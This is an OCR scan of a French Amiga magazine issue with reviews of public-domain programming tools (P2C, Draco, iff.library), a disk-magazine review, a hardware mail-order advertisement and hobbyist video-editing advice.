
PCQ est livré avec les docs complètes de **blink** et **A68K**, des includes permettant de faire de la programmation système sur Amiga, l'intégralité des sources permettant de le recompiler et un répertoire contenant une vingtaine d'exemples de programmes.

PCQ - Ecrit par Patrick Quaid, Fish n° 339

P2C - Pour les allergiques au C

Quel meilleur enchaînement que vous présenter maintenant un traducteur de programmes Pascal en C? C'est bien pensé, pas vrai? Ainsi donc, comme son nom l'indique, P2C (prenez l'accent yankee et prononcez "pitouci") prend un programme Pascal et le transforme en son équivalent en C. Les programmes obtenus sont cent pour cent fonctionnels et le source est très lisible étant donné que P2C a été écrit avec pour but principal de donner une base de travail raisonnable aux personnes désireuses de récrire leurs programmes en C.

Il faut préciser que ce programme sort un peu des DP ordinaires. Pas de panique, il est entièrement DP mais ce que je veux dire est qu'il ne s'agit pas là d'un utilitaire écrit à la va-vite par un passionné. P2C existe depuis quelques années déjà sur Unix, et a été porté très récemment sur Amiga. L'effet Unix est le suivant: étant donné que des milliers de gens travaillent sous cet environnement, on peut assurer avec très peu de chances de se tromper que les programmes qui y tournent sont intégralement dépourvus de bugs. P2C n'échappe pas à la règle: c'est un traducteur qui a déjà fait ses preuves et qui est rodé à la perfection (bon, d'accord, un programme sans bug, ça n'existe pas. Disons que vous aurez du mal à les trouver, quoi. Ce qui revient au même).

P2C comprend un nombre impressionnant de dialectes Pascal. Citons en vrac HP Pascal, Turbo/UCSD Pascal, DEC VAX Pascal, Oregon Software Pascal/2, Macintosh Programmer's Workshop Pascal et Sun/Berkeley Pascal. La

syntaxe de Modula-2 est également autorisée. Il possède pour chacun des Pascal cités des directives de traduction particulières afin de produire un code le plus proche possible de l'original.

Bien, me direz-vous, mais si P2C a été initialement conçu dans un environnement Unix, dans quelle mesure peut-on l'utiliser sur Amiga? Bien entendu, P2C n'est pas vraiment capable de comprendre ce qu'il traduit. S'il rencontre quelque chose de bizarre, il le signale dans le code produit mais n'en fait pas un maladie pour autant. Par exemple, sur le programme suivant qui a largement de quoi rendre perplexe n'importe quel compilateur:

```
program idiot;

begin
    IntuitionBase := OpenLibra ry
("intuition.library",0);
    CloseLibrary(IntuitionBase);
end.
```

P2C ne se démonte pas et, après vous avoir averti des quelques erreurs qui traînent, vous pond le programme C suivant:

```
/* Output from p2c, the Pascal-to-C
translator */
/* From input file "idiot.p" */

#include <p2c/p2c.h>

main(argc, argv)
int argc;
Char *argv[];
{
    long IntuitionBase;

    PASCAL_MAIN(argc, argv);
    IntuitionBase = OpenLibra-
ry("intuition.library", 0);
/* p2c: test2.p, line 4:
 * Warning: Symbol 'OPENLIBRA-
RY' is not defined [221] */
/* p2c: test2.p, line 4:
 * Warning: Symbol 'INTUITION-
BASE' is not defined [221] */
    CloseLibrary(IntuitionBase);
/* p2c: test2.p, line 5:
 * Warning: Symbol 'CLOSELI-
BRARY' is not defined [221] */
    exit(0);
}

/* End. */
```


Vous remarquerez au passage que P2C émaille son oeuvre des erreurs et avertissements qu'il a détectés au cours de sa compilation. Cela rend la mise au point de syntaxes ambiguës très aisée. Il a d'autre part pris la liberté de déclarer lui-même la variable que j'avais un peu volontairement oubliée...

Vous n'arriverez pas à piéger P2C sur les points-clés de Pascal qui ne peuvent être traduits tels quels en C: les procédures emboîtées. Rappelons qu'en Pascal, il est possible d'emboîter des procédures et que les procédures les plus emboîtées ont toujours accès aux variables locales et paramètres des procédures emboîtantes (respirez un bon coup et relisez calmement). En C, les choses sont beaucoup plus simples, et il faut donc respecter scrupuleusement cette sémantique, certaines variables pouvant en cacher d'autres (sic). Je n'entrerai pas dans les détails de l'élégante solution utilisée par P2C, mais je me contenterai de vous dire que celle-ci reste très lisible pour peu que vous ayez certaines notions de liens statiques et autres petites joyeusetés de la science de la compilation (dans le cas contraire, n'utilisez pas de procédures emboîtées, je pense que cela apporte beaucoup plus de problème que cela n'en résout). D'autre part, la sémantique de Pascal est tellement confuse que les quelques erreurs que P2C commet parfois peuvent être largement ignorées (par exemple, saviez-vous qu'en Pascal, un **for i := 1 to 0** ne change pas la valeur de la variable i? C'est-à-dire qu'elle n'est pas initialisée à 1 si on ne rentre pas dans la boucle).

Autre point très intéressant de cette excellent distribution, les sources sont intégralement livrés. Pour être plus précis, l'archive (du type .LZH) fait 750K et occupe deux mégas une fois désarchivée... D'autre part, P2C accepte d'être paramétré au cas où un nouvel idiome Pascal viendrait à faire son apparition (on peut cauchemarder).

Bref, un excellent DP qui aidera sans aucun doute les indécis à évoluer vers un langage qui, s'il n'est pas forcément meilleur, est incontestablement plus fonctionnel que Pascal.

P2C - Ecrit par Dave Gillespie, Fish n° 341



Première partie d'une icône double par Yves le Chevalier

Le Draco nouveau est arrivé

Je vous parlais lors de mon introduction à Draco il y a de cela quelques numéros de la sortie incessante de Draco 1.3. J'ai reçu de l'auteur il y a quelques semaines la dernière version en date et en voici la description.

Pas de bouleversements spectaculaires dans cette nouvelle mouture. Le compilateur est de quelques K plus gros que son prédécesseur et implémente une liste de petites caractéristiques demandées par ses utilisateurs. En voici la liste:

- 'return' ajouté, comme en C
- 'fallthrough' ajouté dans les 'cases', c'est-à-dire que si cette instruction figure dans un des cas, l'exécution se poursuivra dans le cas suivant (c'est la même chose qu'omettre un 'break' en C)
- davantage d'optimisations
- les variables globales peuvent être initialisées statiquement. Par exemple:

```
[3] int table := (1, 2, 3);
```

Ceci peut se généraliser à des structures qui peuvent contenir des pointeurs sur elle-même.

- possibilité de déclarer des variables 'extern' et '_chip' (placées dans la chip ram, utile pour initialiser des graphiques ou des données de sons).
- possibilité d'initialiser une variable avec le contenu d'un fichier (tellement simple et tellement pratique). Par exemple:

```
[100] char fichier := read "nom" <offset>
```

Voilà en gros les changements apportés. Comme d'habitude, Draco ne vient pas tout seul. En prime, Chris Gray nous fait cadeau de quelques gourmandises sur sa disquette, toutes écrites en Draco, naturellement:

- *dis*: dernière version de son désassembleur maintenant bien connu
- *fdcompile*: utilitaire très pratique pour ajouter des nouvelles bibliothèques dans Draco. Je vous rappelle brièvement que chaque bibliothèque a son propre **'OpenLibrary'** (e.g. OpenGraphicsLibrary) et son fichier associé (e.g. graphics.lib) dans le répertoire drlib:. Pour ajouter une bibliothèque, il fallait écrire à la main toutes les interfaces de la bibliothèque concernée afin de ne pas avoir de références inconnues lors de la reliure. C'est ce fait automatiquement **fdcompile**. Celui-ci prend en entrée un .fd (en principe délivré avec toute bibliothèque et qui contient les



InterComputing

DALLAS - FRANCE - GERMANY

InterComputing
34, Avenue des Champs Elysées
75008 PARIS



(1) 42 82 16 03

Notre experience, nos tests et nos clients nous ont permis de vous proposer une sélection de produits haut de gamme et FIABLES
TOUS NOS PRIX SONT TTC. NOUS ASSURONS NOUS MEME LE SAV.

CARTES 68020
AVEC 2 MEGS 32BITS

pour amiga 2000®

7990.00 TTC

(dans la limite des stocks)

4 MEGAS de Plus sur votre Amiga500®

La carte BaseBoard se branche à la place de l'A501 et vous offre 40 Megs
Base Board OK 1450.00
Les 512K = 520 Frs
Le Méga 950 Frs
La carte peuplée à 4 Megs = 4990.00

WORKS PLATINUM

UN INTEGRE COMPLET
POUR A2000®
Comprend
UN TABLEUR
UNE BASE DE DONNEES
UN TRAITEMENT DE TEXTE
COMMUNICATIONS

1890.00 FRS TTC

ATTENTION

Vente par Correspondence uniquement. SAV soumis à un N° de retour. LES REGLEMENTS NE SONT ENCAISSES QU'APRES EXPEDITION DES MARCHANDISES. Sauf spécifié tous nos produits sont garantis neufs.
SI VOUS NE TROUVEZ PAS DANS L'ANNONCE TELEPHONEZ. Merci
*** Sous réserve d'acceptation du dossier par la société de Crédit**

CARTES ACCELERATRICES

PACKAGE GVP® COMPLET

A3001/25 ou 28
Carte 68030 + 4 Megs 32Bits
ou Carte 68030 + 4 megs 32 bits + HD 80MB
PRIX SUPER PROMOS + crédit Vous pouvez enfin vous l'offrir
NOUS CONSULTER LES PRIX ET LES CONDITIONS
DE CREDIT VOUS SURPRENDRONS (de 700 à 1000 Frs/mois*)

EXTENSIONS MEMOIRES

T501	(Extension 512K A500® avec Horloge et Switch)	690
2 MB	(Extension Microbotics 2 Megs extensible 8 pour A2000)	3990
4 MB	(Extension Microbotics 2 Megs extensible 8 pour A2000)	5490
6 MB	(Extension Microbotics 2 Megs extensible 8 pour A2000)	6990
8 MB	(Carte livrée complète)	8490
RAM	(Pour Carte ci-dessus ou Commodore A2058®) PAR 2Mo	1790
RAM	(Pour Commodore A590® uniquement) PAR 512K	790

DISQUES DURS

A2000

80 MEGS QUANTUM SCSI avec Controleur 8190.00
40 MEGS QUANTUM SCSI avec Controleur 5990.00

A500

Disque dur 20 Megs avec 2 Megas de RAM Frs 5990.00
SUPRA DRIVE® 60 MEGAS 7690.00

LECTEURS ET DISQUETTES

Lecteur Interne 3 1/2 A2000 995.00
Lecteur Externe3 1/2 Plat 830.00
Lecteur Externe 5 1/4 1550.00

DISQUETTES 2DD DOUBLE FACE ETIQUETTES

360.00 FRS PAR 50
590.00 FRS PAR 100

Commandes Par courrier , joindre règlement +40 Frs. de frais de port
Micros ordinateurs livrés en port du
Commandes par Téléphone, CB, Visa ou Contre Remboursement.
Tous Crédits disponibles Nous consulter.
Prix soumis aux variations du marché

noms des fonctions, leur offset et les registres à utiliser lors de leur appel) et produit automatiquement un **.lib** utilisable directement par Draco (en fait, il est capable de générer davantge de chose). L'usage de fdcompile peut se généraliser pour d'autres langages étant donné que celui-ci peut produire un source Assembleur

- ***Empire***: la dernière version, que Chris Gray ne pouvait pas diffuser avant d'avoir sorti la dernière version de son compilateur étant donné que c'est celle-ci qu'il a utilisée pour écrire ce jeu qui mériterait à lui seul un article entier. Peut-être en reparlerons-nous un jour.

- ***HEdit***: un éditeur de fichiers en hexa, pratique pour apporter quelques modifications rapides.

Je ne peux vous en dire plus car je n'ai pas eu le temps de tester à fond cette nouvelle version.

Draco 1.3 *- Ecrit par Chris Gray. Pas encore distribué sur Fish.*

iff.library

Il ne s'agit pas vraiment d'une nouveauté mais la question d'un lecteur à propos du format IFF dans le précédent numéro laisse à penser que beaucoup de choses ont encore besoin d'être dites à ce sujet. On en reparlera sûrement plus longuement dans A-News. En attendant d'en connaître toutes les finesses, cette *iff.library* pourra sans aucun doute vous rendre quelques services.

Voici la liste des fonctions que cette bibliothèque met à votre disposition: *OpenIFF, CloseIFF, FindChunk, GetBMHD, GetColorTab, DecodePic, SaveBitMap, SaveClip, IFFError, GetViewModes, NewOpenIFF* et *ModifyFrame*. Les noms sont suffisamment évocateurs pour qu'il ne soit pas indispensable d'entrer dans les détails (toutes ces fonctions sont naturellement entièrement documentées dans la distribution, avec les includes et l'indispensable **.fd**).

Cette bibliothèque permet la manipulation de fichiers ILBM, 8SVX et ANIM, ce qui englobe une grande partie de ce qui se fait dans ce domaine.

iff.library *- Ecrite par Christian A. Weber, Fish n°301*

Voilà. C'est tout pour ce mois. Pardon, ces deux mois. Bonnes vacances et rendez-vous en septembre avec plein de nouveaux DP (ils ne prennent pas de vacances, EUX!).

Cédric

Newsflash Magazine

Retour sur NewsFlash

Pierre Ardichvili

Le propre de la vie, c'est le changement. En vous présentant brièvement, dans ***A-News*** de Février, le **NewsFlash magazine** de **17-bit** et **UGA,** je me suis souvenu du fait que j'étais membre du club *17-bit Software*, mais que je n'avais pas eu de leurs nouvelles depuis plus d'un an. Je me rappelle donc à leur bon souvenir, et je reçois une disquette UPDATE dans laquelle je peux lire que 17-bit a décidé de cesser la co-production du NewsFlash et de revenir à leur ancienne formule d' "Update disks"; dans un de leurs articles, une phrase assez sibylline laissait entendre qu'UGA battait de l'aile.

Or voilà qu'un beau matin je trouve dans mon courrier une enveloppe contenant les deux disquettes formant le **NewsFlash n°8**, bien vivant, mais publié désormais en association par NewsFlash UK, et UGA; le tout accompagné d'une lettre d'un ancien responsable de 17-bit, qui s'occupe maintenant de NewsFlash UK, et qui avait lu mon commentaire dans A-News.

Conclusions:

1/ A-News est lu hors de France

2/ Le NewsFlash continue à paraître, et ce n'est pas dommage.

En effet, j'ai nettement mieux aimé ce n° 8 que le n° 5 que je vous avais présenté. Il y a beaucoup moins d'articles un peu trop "british" et trop longs, et une foule de bonnes choses. En bootant sur la disquette (oh la superbe image, réalisée par la technique de trame donnant 136 couleurs en haute résolution, sur ***DPaint III***, c'est d'ailleurs expliqué quelque part dans la disquette), on peut lire les docs et essayer les programmes, mais ensuite l'organisation des répertoires facilite la copie des programmes via l'AmigaShell.

J'ai relevé sur cette disquette:

Une jolie image de couverture en dégradé de 16 couleurs dans un camaïeu de jaunes, rouges et marrons; il y a quelque part un message demandant des images de couverture "pas digitisées, c'est trop facile" humm... l'image de couverture en question est un savant assemblege de morceaux digitisés, ce qui n'enlève rien à son charme d'ailleurs.

MovieScroller, un programme pour faire défiler du texte

LetterWriter, un programme pour faire apparaître un texte lettre par lettre, dans le style machine à écrire

IntuiTracker, pour jouer des morceaux de musique en multitâche, pendant qu'on fait autre chose


ARTM, *Amiga Real Time Monitor*. Un utilitaire genre TaskControl, mais en plus puissant. On peut à tout instant avoir l'inventaire des tâches, fenêtres, bibliothèques résidentes, unités logiques en service, ressources en service, message-ports de tous les programmes en activité, programmes résidents, interruptions et vecteurs ! Pour chacune de ces catégories, on dispose des fonctions fermer, vider, enlever, changer la priorité, dans la mesure où elles s'appliquent. A ne pas manquer.

WhatIs qui vous donne des renseignements sur la nature d'un fichier (exécutable, compressé, ASCII, encodé, etc); très pratique car on a toujours quelque part des fichiers dont on ne sait plus trop bien ce qu'ils font.

Sur le deuxième disque on trouve des choses encombrantes (fichiers musique, images), qui n'ont pas trouvé place sure le premier.

Entre autres une marrante démo "*POI-POI*", une savante demo "*Celtic Demo*" et un programme de synthèse de sons ***Future-Composer***, je laisserai à un spécialiste de la musique le soin de le tester.

(Ed: *Les disquettes NewsFlash sont maintenant disponibles chez Hermès Diffusion au prix de 30F la disquette. Voir pages "Domaine Grand Public").*



Ed: Très drole.

Vidéo • Amiga

Hi8, Montage et Son



Dans un article précédent (A-News au mois d'Octobre, No18), j'ai eu l'occasion de raconter mes expériences et mes "déboires" tant dans le domaine de la vidéo amateur que dans le domaine de l'Amiga débutant. Voici la suite de mes aventures.

J.MORIN, Videamigo



J'ai craqué pour le 8mm HighBand...

Nous assistons actuellement à des promotions et des sorties de camescope "nouveaux modèles", en vidéo8 surtout.

J'ai succombé aux charmes des nouveautés : j'ai pris un système Hi8. Mon choix s'est porté sur le camescope Sony 900. (le même est vendu chez Fuji et chez Nikon). J'avais un choix avec le Canon A1, qui est également une merveille. J'ai aussi le magnétoscope 1000 de chez Sony, il est annoncé comme la septième merveille du monde et c'est vraiment remarquable.

J'ai commandé un vidéo-pilot.

Le but de ce changement :

1 - Faire les meilleurs montages possible et dans le minimum de temps.

2 - Utiliser l'Amiga pour personnaliser mes montages au maximum.

Les copies successives en Vidéo8, VHS-C ou VHS sont mauvaises, le matériel employé y étant pour beaucoup. Ces appareils offrant une résolution de 200 lignes, (une télévision en a 600.). Vous aurez remarqué que les couleurs rouges bavent ou que les blancs "pompent". Les couleurs deviennent monochromes à dominante rouge ou marron.

La résolution du Hi8 est de 420 lignes mais la notion publicitaire du nombre de lignes, si elle est vraie, n'est pas la seule responsable de la qualité. Il y a d'autre critères pour faire un bon magnétoscope, dont la qualité des composants bien sûr. C'est comme le fromage : le bel emballage et la belle étiquette n'a jamais amélioré la qualité du lait ! Ce n'est pas la "PUB" qui fait la qualité, Et plus un produit aura d'arguments "PRO", plus je me méfierais. C'est souvent le prix qui est "PRO". N'achetez jamais ces matériels par correspondance. Seuls des produits comme Digiview ou DG88 peuvent s'acheter par correspondance, leurs notoriétés sont établies. Des produits miracles sont quelquefois annoncés et repartent aussi vite d'où ils sont venus. Si vous êtes parmi les pigeons-acheteurs, ce sera pour vos frais. Surtout lors des manifestations publiques, où les spécialistes de l'Amiga viennent annoncer et présenter des merveilles qui font tomber El Yeti en extase, et il a raison. Mais si vous cherchez le produit en question .... c'est une autre affaire. En Anglais et dans les catalogues, ces dispositifs sont mentionnés avec la formule "To be implemented" ! Cela veut dire en clair, "vous n'en verrez jamais la couleur" mais je vous ai vendu l'article de base démuni de l'option convoitée.

J'ai pris quelques résolutions :

Copier le moins possible, même avec le Hi8 ou le S-VHS, et profiter de l'Amiga pour faire les enchaînements de séquences.


Si je dois faire des fondus, wipe, fade, ou scroll c'est avec l'Amiga que j'épaterais mes spectateurs.

J'ai gardé la table de montage Sony RME100 (il existe le même type chez Panasonic limité à 8 séquences). Bientot la vidéo-pilot. Attention de ne pas trop abuser en faisant des sélections qui dévident la bande de droite à gauche et de gauche à droite avec un grande amplitude. Aucune bande amateur, même Hi8 ou S-VHS n'est pourvue d'un "time code", les images ne sont donc pas numérotées. La sélection se fait par la quantité de bande déroulée. Et le système n'est pas à trois images près. Plus le déroulement est grand, plus la tolérance sera élévée. C'est pour cette raison que les tables de montage n'ont que 8 sélections possible en une fois. (certaines sont plus ambitieuses et en proposent d'avantage, mais c'est au monteur de faire attention.) On assiste aussi à la venue de produits pour piloter des magnétoscopes, ces produits utilisent les fonctions de "PLAY" "REW" "FF" "STOP" des magnétoscopes, mais il faudra faire les montages avec les fantaisies de ceux-ci. Les produits annoncés par Sony en Vidéo Hi8 "PRO" possédent une entrée RS422-série pour le pilotage qui est basé sur les numéros d'images enregistrés sur chaque image de la bande, alors c'est seulement à ce niveau que l'arrêt sera parfait. (référence Sony EVO 9800 Hi8).

Pour ceux que cela intéresse, le magnétoscope Sony 1000 est un système amateur pour le Hi8. HiBand. Sony annonce un nouveau système vidéo Hi8 pour le monde des "PRO", cela arrive pour cet été : les prix devraient être de 20.000 francs chaque pièce,

Les dernières tentations de Mr SONY ▼





Video Editing Controller RM-E100

soit un montant d'environ 75.000 pour une régie digne des meilleurs. (Les appareils sont dénomés EVM 9100, DXC 325, EVO 9800, etc... pour les renseignements complémentaires il faut s'addresser chez Sony). Le Hi8 tient ses promesses et les résultats sont vraiment surprenants. En ce qui concerne le matériel "pro" il est trop tôt pour se faire un jugement. Si l'on regarde un peu l'existant de chez Sony en Vidéo8, et la différence avec les VHS et S-VHS les résultats en faveur de la vidéo8 sont flagrants. Il existe la même différence entre un Amiga et un PC. Choisiriez-vous un PC?

Je voudrais ajouter deux remarques personnelles :

La première c'est une donnée commerciale à connaître : un camescope n'est pas vendu pour les images qu'il procure, mais pour les bandes qu'il consomme !

La seconde concerne le "digital", vous avez sûrement remarqué ce mot sur un magnétoscope. Ni l'image, ni le son ne sont digitalisés, seulement l'arrêt sur l'image et quelques trucages, mais ceux-ci ne sont pas souvent enregistrables. (Seuls le camescope Sony 200, 500 et le magnétoscope Sony 800, 1000 peuvent avoir droit au titre de DIGITAL car ils ont le son en numérique). Il ne s'agit pas d'une tromperie, mais d'un hameçon pour vous attraper.

Alors attention ! J'ai aussi inventé un truc qui posséde une ventouse sur la triphase avec stroumffmètre incorporé, c'est fantastique ...... surtout si vous ne vous en servez pas !!!!!!!

Monter sans trous

Si l'on veut par définition faire du montage avec la table de mixage. Le moindre décalage, ou manque de synchro sur n'importe quelle bande source est répercuté sur la bande résultat. Combien de fois vos images perturbées vous ont mis en fureur, vous avez maudit le courant, les parasites émis par l'aspirateur de votre épouse, surtout s'il fut offert par sa mère. Peu de vidéastes amateurs savent qu'il est impératif de "toper" une bande au noir avant d'enregistrer. Cela revient à enregistrer un signal noir (capuchon laissé sur l'objectif par exemple) en un seul coup sur toute la bande. Cela placera un signal sur toute les images pour les insertions futures.

Si vous ne ne faites pas : soit vous avez l'habitude de revenir en arrière pour enregistrer les séquences successives, soit vous ne regardez jamais ce que vous venez de filmer et le camescope fait son boulot en séquence. Soit vous regardez vos réalisations et que vous faites comme tout le monde, c'est à dire que vous continuez les enregistrements en bout de bande. L'endroit de redémarage est trés important, le moindre écart entre les points de reprises sera perceptible à l'oeil dans vos montages, aucune insertion ne sera possible sur l'image qui sera "entre les deux raccords" (il n'y a pas la place pour une image complète). Le "topage" vous évite cet inconvénient. Sur la table MX10 cette image manquante, sur l'une ou l'autre source provoque la panique, et ce n'est pas la faute de Panasonic ! Il est inutile de reporter l'appareil au SAV.

Après ce conseil, continuons l'histoire.

Une fois le montage réalisé, (c'est à dire la bande de vos séquences sélectionnéées mises bout à bout),et au fur et à mesure de la lecture originale, j'ai pu à l'aide d'un arrêt sur l'image, utiliser mon Digiview 4.0 et digitaliser pour faire un "effet". J'alterne le montage, un peu fastidieux avec les trucages sur Amiga.

Pour ma part, la meilleure digitalisation s'obtient à partir d'une photo bien contrastée et qui n'a pas toutes les couleurs de la palette.Cette photo est placée sur un statiff à la lumière du jour. Ne pas oublier non plus que, pour faire des trucages amusants : les digitalisations des images et des brosses doivent avoir les même palettes.

Attention avec le Super Agnus et le Digiview 4.0, vous avez la possibilité de faire de la haute résolution, mais l'arrêt sur l'image des magnétoscopes se relache au bout de 3,4,5, ou 7 minutes. L'image décroche en pleine digitalisation !!! Ou alors il faut utiliser un Grabber "Temps réél".

L'intéret du Sony 800 ou 1000 en Vidéo8, ou du dernier modèle Panasonic en S-VHS est de posséder un bouton "Joggle" qui permet de bouger d'une seule image et retour entre les "prises" RVB du digiview, cela remet le "timer" de pause du magnétoscope à zéro. Il faut être précis, mais c'est une manipulation facile.

Leçon de son

Une fois ma bande mise en séquence, avec les trucages de digitalisations ou d'animations, je fais le montage son en "AUDIO-DUB". Il est prudent à ce niveau de recopier votre bande afin de garder un original de votre montage initial. Le prix des tables de mixage audio sont raisonnables et aisées d'emploi. Là aussi il y en a à tous les prix, les plus chères ne sont pas les meilleures.

Pourquoi une table de mixage-son : Si votre camescope est en mono, le son sera amplifié en "pseudo-stéréo", par contre l'Amiga produit une belle stéréo et le compact-disque aussi. Pour ceux qui ont la chance d'avoir des magnétoscopes Sony vidéo8, et une chaîne stéréo HI-FI les résultats devraient surprendre vos parents ou amis. Vous pouvez prétendre supplanter les meilleures bandes VHS du commerce. Pourquoi une table de mixage-son : Si votre camescope est en mono, le son sera amplifié en "pseudo-stéréo", par contre l'Amiga produit une belle stéréo et le compact-disque aussi. Pour ceux qui ont la chance d'avoir des magnétoscopes Sony vidéo8, et une chaîne stéréo HI-FI les résultats devraient surprendre vos parents ou amis. Vous pouvez prétendre supplanter les meilleures bandes VHS du commerce.

Si vous avez mis vos séquences un peu n'importe comment, il est certain que le son sera coupé incorrectement. Si vous n'avez pas encore fait de plan de montage, c'est le moment de s'y mettre. Il vous faut écouter toute votre bande et noter ce que vous voulez laisser du son original, ce que vous voulez superposer comme musique de fond, et ce que vous voulez ajouter comme commentaires. Et n'oubliez pas les effets obtenus avec Perfect sound, effets stéréo, bien sûr.

Ma table de mixage audio comporte :

1- L'entrée du magnétoscope qui est en même temps celui qui reçevra le son-résultat en "AUDIO-DUB". La "synchro lèvres" est parfaite. Vous n'avez pas besoin de "clap" !!!!

2- Une entrée disque-laser, le pilotage d'un disque laser est le rêve pour faire des montages. Il existe des sonothèques (audivis A 6153) pour les bruitages à digitaliser par exemple. Les astuces de Perfect Sound permettent de faire chevaucher ma voix et celle d'une cloche. Un coup à droite et un coup à gauche, effet stéréo garanti : C'est facile et ça peut rapporter ... un éclat de rire.

3- Une entrée micro, je me sers du même micro suplémentaire et indispensable de mon camescope. (Si vous n'avez pas cet accessoire il faut courrir l'acheter, vous transformez radicalement vos enregistrements. Le micro directionnel avec son capuchon coupe-vent n'est pas un gadget.)

4- Une entrée Amiga : pour prendre les sons digitalisés. Il ne faut pas l'oublier.Ma table de mixage audio comporte :

J'ai beaucoup parlé de vidéo, c'est vrai, il ne sert à rien d'avoir un bel Amiga avec une résolution d'image et un son remarquables pour ne pas en tirer profit. Le but est quand même de faire des bandes vidéo qui étonnent votre entourage.

Dans des prochains articles je vous parlerai de la suite de mon installation et de mes méthodes de montage.


Je vous parlerai aussi du choix des couleurs pour les titrages, des cadences dans les effets et du choix des fonts.

Je vous parlerai du choix de certains logiciels pour les titres et les compatibilités entre ceux-ci. ❑



AUTOCAD sur la passerelle

Plus le temps passe et plus on trouve de raisons d'être à ces cartes passerelles qui hantent les entrailles de nos 2000. La PéCéphobie légendaire de l'Amigo disparaît lorsque la passerelle permet de travailler sérieusement dans des domaines ou l'AMIGA n'a pas été largement introduite, comme la C.A.O ou le D.A.O.
Il est bon de savoir que même si vous arrêtez un jour le ray-tracing pour vous mettre à dessiner les plans d'un pont suspendu, la passerelle vous évitera de basculer dans l'univers glacial du PC parce qu'elle saura faire tourner un soft de D.A.O comme AUTOCAD.



il y a une paire d'années, on aurait passé une semaine pour refaire un calque différent, là on râle parce qu'il faut 20 secondes pour changer complètement un dessin...

J'ai commencé à utiliser **AUTOCAD**, V6 à l'époque, sur un AMIGA 2000 équipé d'une carte passerelle PC 2088, d'un disque dur côté PC partitionné equitablement entre les deux machines et d'une carte serie-horloge pour avoir une souris et l'heure du côté PC. Voici un résumé des us et coutumes à connaître pour pratiquer la D.A.O sur une passerelle.

LA LOI DES SERIES

La version 6 d'**AUTOCAD** possède un dongle qui se connecte à la sortie série.MS-DOS gère de manière standard 2 ports série: Com1 et Com2 . Là, attention, la sortie série COM2 n'est pas utilisable du coté PC, elle sert de manière interne aux transferts entre AMIGA et PC!... Si l'on veut utiliser une souris du coté PC, on ne peut se connecter que sur le COM1. J'ai installé une carte série, mais qui supportait aussi les COM3 et COM4. MS-DOS ne connaît pas ces deux ports série, mais il est prévu que certaines applications les gèrent, c'est le cas d'AUTOCAD. Ainsi la table traçante peut se brancher sur COM3 par exemple, au travers du dongle, ce qui pallie l'indisponibilité du COM2.

La sortie parallèle n'a jamais posé de problèmes: en passant par le coté AMIGA, dès qu'elle est affectée au PC, tout est ok.

MULTI-AFFICHAGE

